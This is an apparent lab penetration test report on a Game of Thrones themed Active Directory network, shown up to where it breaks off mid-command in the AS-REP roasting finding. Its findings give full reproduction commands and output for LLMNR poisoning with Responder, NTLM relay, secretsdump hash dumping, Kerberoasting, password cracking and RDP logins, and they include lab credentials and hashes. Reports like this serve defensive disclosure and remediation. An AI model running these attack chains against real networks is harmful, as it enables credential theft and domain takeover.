

Game of Thrones Penetration Test Report

Jon Snow

April 2025



Version Control

Game of Thrones PENETRATION TEST REPORT	
Customer Name	Jon Snow
Customer Contact	jon.snow@gmail.com
Document Version #	1.0
Author	Naor Golan
Delivery Date	4/28
Data Classification	Proprietary and Confidential

Billable hours:

February 3, 2025 to April 28, 2025

Hours Spent 440

Disclaimer

This report contains proprietary and confidential information intended solely for the authorized recipients within the organization. Distribution of this document is restricted to a strict need-to-know basis. Disclosure to any external parties is prohibited without prior written consent.

Recipients may share the contents internally only when necessary to support remediation efforts or organizational decision-making. Unauthorized sharing of this information may expose the organization to privacy, security, or reputational risks.

All findings, recommendations, and data presented herein are for internal use only and must be handled with appropriate confidentiality safeguards to prevent potential harm to the organization or its clients.

Table of Contents

Version Control	2
Disclaimer	2
Executive Summary	4
Testing Methodology	5
Testing Scope	5
Engagement Timeframe	5
Approach and Focus	5
Traffic Light Protocol (TLP)	6
Detailed Findings	7
Severity Classifications	7
Severity Distribution Overview	8
Critical Findings	9
[01-C] Exposed Plaintext Passwords in Active Directory User Descriptions	9
[02-C] NTLM Relay Exploitation via Responder and NTLMRelayX	12
[03-C] Kerberoasting Attack Exposure	16
[04-C] AS-REP Roasting Vulnerability	19
High Findings	22
[01-H] Weak Password Policy Configuration in Active Directory	22
[02-H] Shortest Path to Domain Admins via Low-Privileged User	24
Medium Findings	26
[01-M] Unconstrained Delegation Identified	26
[02-M] Open Remote Desktop Protocol (RDP) Services	28
Low Findings	30
[01-L] Anonymous LDAP Enumeration Possible	30
[02-L] Inconclusive SMBv1 Vulnerability Scan Results	32
Informational Findings	34
[01-I] LDAPS SSL Certificate Nearing Expiration and Untrusted Issuer	34
[02-I] Network Exposed Services Mapped	36
[03-I] DNS Zone Transfer Restrictions Confirmed	39

Executive Summary

This report details the findings of a penetration test conducted on the Active Directory environment between February 3, 2025, and April 28, 2025. The objective was to identify vulnerabilities, misconfigurations, and insecure practices by simulating an attacker performing enumeration, exploitation, and analysis activities without prior credentials. This assessment provides visibility into key risk areas within the Active Directory infrastructure.

The methodology involved industry-standard tactics, techniques, and procedures (TTPs) including *network scanning, SMB/LDAP enumeration, credential harvesting, and Active Directory analysis using tools like Nmap, CrackMapExec, Responder, and BloodHound*.

These techniques simulated real-world adversary behavior and revealed several **critical vulnerabilities requiring immediate remediation:**

- **Exposed Plaintext Credentials:** Passwords were discovered stored insecurely within Active Directory user object descriptions.
- **NTLM Relay Weaknesses:** The lack of enforced SMB signing on multiple systems enabled successful NTLM hash relaying.
- **Kerberoasting Opportunities:** Service accounts were susceptible to offline password cracking via Kerberoasting.
- **AS-REP Roasting Vulnerability:** At least one user account lacked Kerberos pre-authentication, allowing its password hash to be retrieved and cracked offline.

Additionally, high-risk issues like weak password policies and privilege escalation paths were identified, alongside medium-to-informational findings concerning delegation, exposed services, and certificates. Overall, this engagement highlights significant risks in credential security and service configuration. The detailed findings and recommendations in this report should guide prioritization for strengthening the environment's security posture, noting this reflects results within the specific scope and timeframe tested.

This report is not a full audit of environment's security posture and reflects only the findings based on the defined scope and time constraints.

Testing Methodology

Testing Scope

Naor Golan conducted the penetration test on the following IP addresses/ranges:

- 192.168.56.0/24

Tests were performed using the following attacker roles:

- Internal Attacker: The attacker was assumed to have access to a network segment inside the environment, but without valid credentials. The objective was to simulate an internal adversary who gained initial foothold through other means.

Engagement Timeframe

Start Date	February 3, 2025
End Date	April 28, 2025

Approach and Focus

his assessment simulated an internal attacker using a methodical approach involving network discovery, service enumeration, and Active Directory analysis. Standard tools like Nmap, CrackMapExec, BloodHound, and Responder were employed, focusing specifically on identifying credential security weaknesses and potential privilege escalation paths through techniques such as Kerberoasting, AS-REP Roasting, and NTLM relaying.

The engagement identified both strengths and critical weaknesses in the environment's security posture. While positive security configurations like appropriately restricted DNS zone transfers were confirmed, testing also uncovered significant vulnerabilities. These included exposed plaintext credentials, susceptibility to NTLM relay attacks, offline password cracking risks via Kerberoasting and AS-REP Roasting, and direct privilege escalation paths. All findings are documented with evidence and recommendations to guide prioritized remediation efforts.

Traffic Light Protocol (TLP)

This document follows the Traffic Light Protocol which was developed by the Cyber security and Infrastructure Security Agency. The TLP protocol is an intuitive way of indicating the severity of findings and categorizing the rate of disclosure of which they should have, more information about TLP can be found on [CISA's webpage](#) on the PDF documents below.

This document as shown in the cover page has a TLP definition of: **TLP: RED** This signifies that findings of this report contain confidential information and should NOT be disclosed to any unauthorized recipients. Should a finding be mentioned, it will be marked like so based on severity: , , , , , 

TLP Key:

 /  White/Blue – Publicly shareable, or informative

 Green – Internal use within the organization

 Amber – Shared with need-to-know partners only

  Amber+Strict – Internal distribution only

 Red – Restricted to specific individuals only

Proper handling of this document ensures sensitive metadata exposures are not inadvertently shared. All stakeholders are encouraged to review the TLP classification carefully and adhere to its disclosure guidance throughout the lifecycle of this report.

Detailed Findings


Severity Classifications

Note that each of the severity classifications is color-coded as well as including one to four "+" (plus) or "==" (is equal to) symbols to clarify the levels of severity should colors not be discernible.

Severity	Description	Observances
Critical (++++)	These should be addressed prior to launching in a production environment. Leaving these types of vulnerabilities in the infrastructure will result in data loss and/or corruption. These may also cause potential financial loss to the organization through loss of intellectual property.	Exposed plaintext passwords, NTLM relay exploitation, Kerberoasting Attack Exposure, AS-REP Roasting Vulnerability (4).
High (+++)	With these types of vulnerabilities, it is possible to greatly impact the stability and security of the infrastructure, should these be exploited.	Weak Password Policy Configuration in Active Directory, Shortest Path to Domain Admins via Low-Privileged User (2).
Medium (++)	These may cause an impact to the stability and security of the infrastructure if they are exploited.	Unconstrained Delegation Identified, Open Remote Desktop Protocol (RDP) Services (2).
Low (+)	These are most likely to cause inconvenience if discovered. These also pose a minimal amount of risk to the organization.	Anonymous LDAP Enumeration, Inconclusive SMBv1 Vulnerability Scan Results (2).
Informational (==)	These are not necessarily security findings, but elements discovered through testing that the organization may want to be aware of.	LDAP SSL Certificate Nearing Expiration, Exposed Services Mapped, DNS Zone Transfer Restrictions (3).
Total Findings		13

The following pages contain a detailed description of each of the items above.

Severity Distribution Overview



The following chart provides a visual summary of the distribution of vulnerabilities identified during the assessment, categorized by their severity. As you can see, the majority of the findings are classified as **Critical**, highlighting urgent security issues that require immediate attention and remediation. Critical vulnerabilities, representing the most severe risks, constitute the largest portion of the findings. Informational observations, which highlight general security hygiene concerns, also represent a notable share of the total findings.

This graphical breakdown supports prioritization efforts by offering a quick snapshot of risk levels across the environment:

- **Critical (++++):** Immediate remediation required to prevent potential data loss or compromise.
- **High (+++):** Significant weaknesses that could destabilize or expose the infrastructure if exploited.
- **Medium (++):** Issues that may impact operational security if left unaddressed.
- **Low (+):** Minor findings that pose minimal direct risk but should still be remediated.
- **Informational (==):** Observations that do not pose immediate risk but are relevant for future hardening efforts.

The pie chart below visually represents the proportional distribution of these findings across all tested systems.

Critical Findings

[01-C] Exposed Plaintext Passwords in Active Directory User Descriptions

Target	192.168.56.11 north.sevenkingdoms.local
Severity	Critical (++++)
Status	Discovered
Classification	MITRE ATT&CK T1552 (Unsecured Credentials)
TLP	● Restricted
Description	
Active Directory enumeration (via BloodHound/CrackMapExec) revealed plaintext credentials stored in user description fields, accessible even by low-privileged authenticated users. Specifically, samwell.tarly's password ("Heartsbane") was exposed, significantly increasing credential theft and lateral movement risks. Likelihood: High - Discoverable via standard AD enumeration tools accessible to any authenticated user; no special privileges required to view description fields. Impact: Critical - Direct password exposure leads to immediate account compromise, enabling lateral movement, privilege escalation (see [02-H]), and potential domain compromise.	
Recommendations	
- Immediately remove sensitive information (such as passwords) from Active Directory attributes like description fields. - Provide user and administrator security awareness training on proper handling of credential information.	
References	
MITRE ATT&CK T1552 - Unsecured Credentials: https://attack.mitre.org/techniques/T1552/	

Reproduction Steps

Crackmapexec:

- a. crackmapexec smb 192.168.56.11 -u "" -p "" -users

Bloodhound.py:

- b. sudo python3 bloodhound.py -c all -u robb.stark -p 'sexywolfy' -d north.sevenkingdoms.local -gc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 --zip

Bloodhound:

- c. Inspecting the zip with bloodhound application and searching for Samwell Tarly.

Supporting Evidence

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.11 --users
SMB 192.168.56.11 445 WINTERFELL [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB 192.168.56.11 445 WINTERFELL [+] Trying with SAMRPC protocol
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Guest Built-in account for guest access to the computer/domain
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\arya.stark Arya Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sansa.stark Sansa Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\brandon.stark Brandon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\rickon.stark Rickon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\hodor Brainless Giant
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jon.snow Jon Snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly Samwell Tarly (Password : Heartshane)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont Jeor Mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc sql service
```

Image 01-C-a: Image showing execution of crackmapexec script which enumerates users in the Active Directory environment and displays Samwell Tarley's password.

```

kali@kali: ~/BloodHound.py
File Actions Edit View Help
(kali@kali)~[~/BloodHound.py]
$ sudo python3 bloodhound.py -c all -u robb.stark -p 'sexywolfy' -d north.sevenkingd
oms.local -gc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: north.sevenkingdoms.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errn
o Connection error (winterfell.north.sevenkingdoms.local:88)] [Errno -3] Temporary fai
lure in name resolution
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest I've logged back in.
INFO: Found 2 computers
INFO: Connecting to GC LDAP server: winterfell.north.sevenkingdoms.local
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 18 users
INFO: Found 51 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 21 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: User jon.snow is logged in on winterfell.north.sevenkingdoms.local from 192.168.
56.22
INFO: Done in 00M 01S
INFO: Compressing output into 20250416202450_bloodhound.zip

```

Image 01-C-b: Image showing execution of the bloodhound.py script producing a zip file of results.

Database Info	Node Info	Analysis
Last Logon	Mon, 10 Feb 2025 04:00:57 GMT	
Last Logon (Replicated)	Mon, 10 Feb 2025 03:40:47 GMT	
Enabled	True	
Description	Samwell Tarly (Password: Heartsbane)	
AdminComponent	False	
Compromised	False	
Password Never Expires	True	
Cannot Be Delegated	False	
ASREP Roastable	False	

Image 01-C-c: Image showing Samwell Tarley's Password in the description field via Bloodhound.

[02-C] NTLM Relay Exploitation via Responder and NTLMRelayX

Target	192.168.56.11 north.sevenkingdoms.local
Severity	Critical (++++)
Status	Discovered
Classification	MITRE ATT&CK T1557.001 (Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay)
TLP	● Restricted
Description	
Multiple hosts lacked enforced SMB signing, enabling NTLM relay attacks. Authentication hashes captured via Responder were successfully relayed using NTLMRelayX to SMB services, potentially granting unauthorized access. Likelihood: High - Automated with standard tools (Responder, NTLMRelayX) when LLMNR/NBT-NS are enabled and SMB signing is disabled on target systems. Impact: Critical - Successful relay grants immediate access in the context of the relayed user, potentially compromising sensitive systems & achieving privileged access.	
Recommendations	
- Enforce SMB signing across all domain systems to prevent NTLM relay attacks. - Disable LLMNR and NBT-NS protocols to reduce attack surface for Responder-based interception. - Implement SMB hardening best practices and monitor network traffic for unusual SMB authentication attempts.	
References	
MITRE ATT&CK T1557.001 - LLMNR/NBT-NS Poisoning and SMB Relay: https://attack.mitre.org/techniques/T1557/001/ Kerberos authentication overview in Windows Server: https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview	

Reproduction Steps

Crackmapexec:

- a. crackmapexec smb 192.168.56.0/24 --gen-relay-list smb_targets.txt

Responder:

- b. sudo responder -l eth0 -wd

While responder is running, NTLM relay is executed in another console window.

NTLM relayx:

- c. impacket-ntlmrelayx -tf smb_targets.txt --smb2support -socks -of Lab04netntlm.john

JohnTheRipper:

- d. john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt Lab04netntlm_ntlmv2.john

Supporting Evidence

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.0/24 --gen-relay-list smb_targets.txt
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREEN) (domain:essos.local) (signing: True) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing: False) (SMBv1:True)

(kali@kali)-[~]
$ nano smb_targets.txt

(kali@kali)-[~]
$ less smb_targets.txt

(kali@kali)-[~]
$ cat smb_targets.txt
192.168.56.23
192.168.56.22
```

Image 02-C-a: Displays Enumeration of target machines including WINTERFELL, CASTLEBLACK, and BRAAVOS to be targeted by NTLM relay and responder.

```
(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -wd
[sudo] password for kali:
```



```
NBT-NS, LLMNR & MDNS Responder 3.1.5.0
```

To support this project:
Github → <https://github.com/sponsors/lgandx>
Paypal → <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

```
[+] Listening for events ...
```

```
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
```

Image 02-C-b: *Responder capturing authentication requests.*

```

(kali@kali)-[~]
$ impacket-ntlmrelayx -tf smb_targets.txt -smb2support -socks -of Lab04netntlm.john
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] IMAP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay enabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking t
target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/EDDARD.STARK SUCCEED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[]
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking t
target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED

```

Image 02-C-c: NTLM relayx execution successful, saving any hashes to Lab04netntlm.john

```

(kali@kali)-[~]
$ john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt Lab04netntlm_ntlmv2.john
Using default input encoding: UTF-8
Loaded 14 password hashes with 14 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexywolfy (robb.stark)
sexywolfy (robb.stark)
sexywolfy (robb.stark)
sexywolfy (robb.stark)
sexywolfy (robb.stark)
sexywolfy (robb.stark)
sexywolfy (robb.stark)
7g 0:00:00:48 DONE (2025-02-16 20:53) 0.1451g/s 297464p/s 2270Kc/s 2270KC/s !)(OPPQR..*7;Vamos!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

```

Image 02-C-d: John the Ripper cracking NTLMv2 hash.

[03-C] Kerberoasting Attack Exposure

Target	192.168.56.11 north.sevenkingdoms.local
Severity	Critical (++++)
Status	Discovered
Classification	MITRE ATT&CK T1558.003 (Steal or Forge Kerberos Tickets: Kerberoasting)
TLP	● Restricted
Description	
Using previously obtained credentials (robb.stark), Kerberoasting was performed by enumerating Service Principal Names (SPNs) and extracting associated Kerberos TGS tickets. These tickets were cracked offline (John the Ripper), successfully revealing plaintext credentials for multiple service accounts, enabling further access (eRDP). Likelihood: High - Requires authenticated access, but standard tools make execution straightforward. Success hinges on prevalent weak service account passwords. Impact: Critical - Compromise of service account credentials grants significant access, enabling lateral movement across systems, access to sensitive data, and potential privilege escalation.	
Recommendations	
• Implement strong, complex passwords for all service accounts, especially those associated with SPNs. • Rotate service account passwords regularly (preferably every 90 days or less). • Monitor for abnormal Kerberos ticket request patterns using a SIEM. • Restrict SPN registration to administrative accounts only.	
References	
MITRE ATT&CK T1558.003 – Kerberoasting: https://attack.mitre.org/techniques/T1558/003/	

Reproduction Steps

secretsdump:

- a. Impacket-secretsdump
north.sevenkingdoms.local/robb.stark:'sexywolfy'@192.168.56.11 >
im_hashes.john

JohnTheRipper:

- b. john -format=NT -wordlist=/usr/share/wordlists/rockyou.txt im_hashes.john

XfreeRDP:

- c. xfreerdp /u:arya.stark /p:'Needle' /v:192.168.56.11-22-23
xfreerdp /u:jon.snow /p:'iknownothing' /v:192.168.56.11-22-23
xfreerdp /u:brandon.stark /p:'iseedeadpeople' /v:192.168.56.11-22-23

While there are too many images to showcase all of the users connected, one will be shown.

Supporting Evidence

```
(kali@kali)-[~]
$ impacket-secretsdump north.sevenkingdoms.local/robb.stark:'sexywolfy'@192.168.56.11 > im_hashes.john

$ impacket-secretsdump north.sevenkingdoms.local/robb.stark:'sexywolfy'@192.168.56.11
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf7790694dde3286f328dff9109974590
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\WINTERFELL$:aes256-cts-hmac-sha1-96:d69746b12821c0bafae68d019737d8364fb8f0348c88581fb4fc6d2298dd5e
NORTH\WINTERFELL$:aes128-cts-hmac-sha1-96:c00bcae06d107dec2783e991f97d6213
NORTH\WINTERFELL$:des-cbc-md5:85abfb643dbf3ba7
NORTH\WINTERFELL$:plain_password_hex:0d540c1589aae3c80a2e97f585fc923ef14a959618f5becf07bee3be6ebaf18b25da31033e0ed9812205ebb8d5f33f800ad495fd0a703f5437f1253c412
8800ea110cccf5b9c9a1049eba2dd260965c41a5fffdca2c0ec05eb7d9bdf7bbaa707df9d3f3ac2975655f5efc487901012ae93fdd4c269b4a12cdcc8e74201cd9c75d94ed53bb6fb6d8fe82a73e1ad2
3005a1925ddaca7adfdcd302baf30b26593c721351625fe5d869369df8de67fced8d86d989f8f00f023f92a96bba834042be2d5fe4c66faa4516e3a3dd09c30b89b3a81c6ff12c7d5fad5b3f73703a95
565b46a5d702193f08d47c8f2a9d96dcf1
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:dde121df9e4c5d3fd16bcc1ad708e825:::
[*] DefaultPassword
NORTH\robb.stark:sexywolfy
[*] DPAPI_SYSTEM
dpapi_machinekey:0xbd07641e246acc3965c93cd60e08f31f48a941c5
dpapi_userkey:0x57a699434bc09c5c48f78dd7f54a557e6c3b1585
[*] NL$KM
0000 A0 B9 07 4A 55 70 F9 F9 FA CC 68 30 15 F5 95 A2 ...JUp...h0...
0010 58 69 29 AD 87 BA A5 9F 76 EB AC F3 07 63 71 5A X1)....v....cqZ
0020 ED 26 C1 FC 5A 2B D3 25 A0 74 E6 E4 90 53 D5 19 .8..2+.%:t...S..
0030 EB D6 8D D0 F3 36 76 5A A6 74 1B 58 D8 30 90 2A .....6vZ:|f.0.*
NL$KM:a0b9074a5570f9f9facc683015f595a2586929ad87baa59f76ebacf30763715aed26c1fc5a2bd325a074e6e49053d519e8d6bdd0f336765aa6741b5bd830902a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

Image 03-C-a: Offloads hashes into a file, the image also displays contents of the file.

```

(kali@kali)-[~]
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt im_hashes.john
Using default input encoding: UTF-8
Loaded 21 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 20 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
iseeadadpeople (brandon.stark)
Needle (arya.stark)
sexywolfy (robb.stark)
iknownothing (jon.snow)
4g 0:00:00:01 DONE (2025-02-17 00:38) 2.962g/s 10624Kp/s 10624Kc/s 177281KC/s markinho..*7;Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

Image 03-C-b: Displays NTLM hash values cracked by John.




Image 03-C-c: Displays successful remote connection to one of the many vulnerable servers (.22).

[04-C] AS-REP Roasting Vulnerability

Target	192.168.56.11 north.sevenkingdoms.local
Severity	Critical (++++)
Status	Discovered
Classification	MITRE ATT&CK T1558.004 (Steal or Forge Kerberos Tickets: AS-REP Roasting)
TLP	● Restricted
Description	
User brandon.stark@north.sevenkingdoms.local lacks required Kerberos pre-authentication. This allows unauthenticated attackers to request an AS-REP Kerberos ticket containing the user's password hash, enabling offline cracking. This was successfully exploited, revealing the user's password ("iseedeadpeople"). Likelihood: High - Misconfiguration is easily identified with standard tools (GetNPUsers, BloodHound) and requires no prior credentials to request the ticket hash. Impact: Critical - Yields valid user credentials, granting initial access for lateral movement, and further privilege escalation based on compromised user's permissions.	
Recommendations	
- Enforce Kerberos pre-authentication for all user accounts unless there is a documented and approved exception. - Regularly audit Active Directory for accounts vulnerable to AS-REP roasting. - Implement strong password policies to make offline cracking significantly harder.	
References	
MITRE ATT&CK T1558.004 - AS-REP Roasting: https://attack.mitre.org/techniques/T1558/004/	

Reproduction Steps

Crackmapexec:

- a. Enumerate users using crackmapexec smb --users to get a list of potential usernames (and optionally save to a file .

```
crackmapexec smb 192.168.56.11 --users > valid_users.txt
```

GetNPUsers:

- b. Use Impacket's GetNPUsers.py script to request AS-REP tickets for users without pre-authentication:

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py
north.sevenkingdoms.local/ -usersfile valid_users.txt -format hashcat -outputfile
